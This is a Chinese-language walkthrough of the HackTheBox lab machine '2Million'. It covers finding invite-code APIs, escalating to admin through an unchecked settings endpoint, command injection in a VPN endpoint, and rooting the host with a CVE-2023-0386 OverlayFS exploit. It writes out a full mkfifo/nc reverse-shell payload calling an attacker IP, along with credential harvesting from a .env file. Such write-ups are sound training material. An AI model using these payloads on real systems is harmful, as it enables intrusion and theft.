首先一定是 nmap 掃描:
$ nmap -T5 10.129.229.66
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-07 17:43 +0800
Nmap scan report for 2million.htb (10.129.229.66)
Host is up (0.42s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.20 seconds
看到有兩個端口。
先在 /etc/hosts 裡頭加上 10.129.1.91 2million.htb。
生成邀請碼
瀏覽了一下網站,發現如果要註冊帳號,就必須要有邀請碼。我們先在 /invite 頁面裡面找有趣的 Javascript 腳本,其中找到一個和生成邀請碼相關的腳本 inviteapi.min.js 。
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))好醜,先用解混淆工具解混淆程式碼:
function verifyInviteCode(code) {
    var formData = {
        "code": code
    };
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function(response) {
            console.log(response)
        },
        error: function(response) {
            console.log(response)
        }
    })
}

function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function(response) {
            console.log(response)
        },
        error: function(response) {
            console.log(response)
        }
    })
}
好看多了!可以清楚看到有兩個 API 端口。然後是怎樣?makeInviteCode 的端口居然是在教你怎麼生成邀請碼 … 總之我們先用用看:
$ curl -X POST "http://2million.htb/api/v1/invite/how/to/generate" | jq

{
    "0": 200,
    "success": 1,
    "data": {
        "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr",
        "enctype": "ROT13"
    },
    "hint": "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
}
這個端口越來越奇怪了 … 總之我們在 CyberChef 用 ROT13 解密後可以得到:
In order to generate the invite code, make a POST request to \/api\/v1\/invite\/generate.
好,我們試試看:
$ curl -X POST "http://2million.htb/api/v1/invite/generate" | jq

{
    "0": 200,
    "success": 1,
    "data": {
        "code": "V0haWlgtQkFMWE4tS1k4VTItMjhXMlM=",
        "format": "encoded"
    }
}

用工具看,應該是 Base64。一樣在 CyberChef 用 Base64 解密後得到 WHZZX-BALXN-KY8U2-28W2S。使用邀請碼 … 成功進去了!
濫用 API
但我很好奇,還有沒有其他的 API 可以利用?我們先掃描看看:
$ curl 2million.htb/api/v1 --cookie "PHPSESSID=iu8sc7c6b92um16mpqtdkbvi2c" | jq

{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
    }
  }
}
admin!?我們來試試看可不可以竄改自己的使用者設定。
$ curl -X PUT '2million.htb/api/v1/admin/settings/update' --cookie "PHPSESSID=iu8sc7c6b92um16mpqtdkbvi2c" -H "Content-Type: application/json" -d '{"data":"haha"}' | jq

{
  "status": "danger",
  "message": "Missing parameter: email"
}
喔?就照著錯誤訊息,把該填的都填上:
$ curl -X PUT '2million.htb/api/v1/admin/settings/update' --cookie "PHPSESSID=iu8sc7c6b92um16mpqtdkbvi2c" -H "Content-Type: application/json" -d '{"email": "test@2million.htb", "is_admin": 1}' | jq

{
  "id": 13,
  "username": "test",
  "is_admin": 1
}
窩,還真的可以 …
$ curl -X POST '2million.htb/api/v1/admin/vpn/generate' --cookie "PHPSESSID=iu8sc7c6b92um16mpqtdkbvi2c" -H "Content-Type: application/json" -d '{"username": "test"}'

client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
...
2fe7039aa114309111580bc5c910b4ac
c9efb55a3f0853e4b6244e3939972ff6
bfd36c19a809981c06a91882b6800549
-----END OpenVPN Static key V1-----
</tls-auth>
試試看 Command Injection:
$ curl -X POST '2million.htb/api/v1/admin/vpn/generate' --cookie "PHPSESSID=iu8sc7c6b92um16mpqtdkbvi2c" -H "Content-Type: application/json" -d '{"username": "test; id; "}'

uid=33(www-data) gid=33(www-data) groups=33(www-data)
窩 … 我們來做個 Reverse Shell 吧!
靶機:
$ curl -X POST '2million.htb/api/v1/admin/vpn/generate' --cookie "PHPSESSID=iu8sc7c6b92um16mpqtdkbvi2c" -H "Content-Type: application/json" -d '{"username": "test; rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.16.21 443 > /tmp/f; "}'攻擊機:
$ nc -lvnp 443

listening on [any] 443 ...
connect to [10.10.16.21] from (UNKNOWN) [10.129.229.66] 39198
bash: cannot set terminal process group (1117): Inappropriate ioctl for device
bash: no job control in this shell

www-data@2million:~/html$ whoami
whoami
www-data

www-data@2million:~/html$ whoami
進去了!然後我們也發現了 User Flag 在 admin 底下,所以要想辦法登入 admin。看目錄下的檔案看到:
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
我們用 ssh 直接登入看看:
$ ssh admin@10.129.229.66
admin@10.129.229.66's password:
...
You have mail.
Last login: Tue Jun  6 12:43:11 2023 from 10.10.14.6
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$
OverlayFS / FUSE 漏洞
欸?有封郵件?用 cat ~/user.txt 查看並提交 Flag 以後:
admin@2million:~$ ls /var/mail/
admin
admin@2million:~$ cat /var/mail/admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
越權手法講這麼明白的嘛??
admin@2million:~$ lsb_release -a
No LSB modules are available.
Distributor ID:	Ubuntu
Description:	Ubuntu 22.04.2 LTS
Release:	22.04
Codename:	jammy
輕易的找到了 PoC。
攻擊機:
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
靶機:
admin@2million:~$ wget http://10.10.16.21:8000/CVE-2023-0386-main.zip
Saving to: ‘CVE-2023-0386-main.zip’
CVE-2023-0386-main.zip      100%[==========================================>]  11.31K  55.3KB/s    in 0.2s

admin@2million:~$ ls
CVE-2023-0386-main.zip  l  m  u  user.txt  w
接著照 README 一頓做就可以拿到 root 了!
root@2million:~/CVE-2023-0386-main# ls /root
root.txt  snap  thank_you.json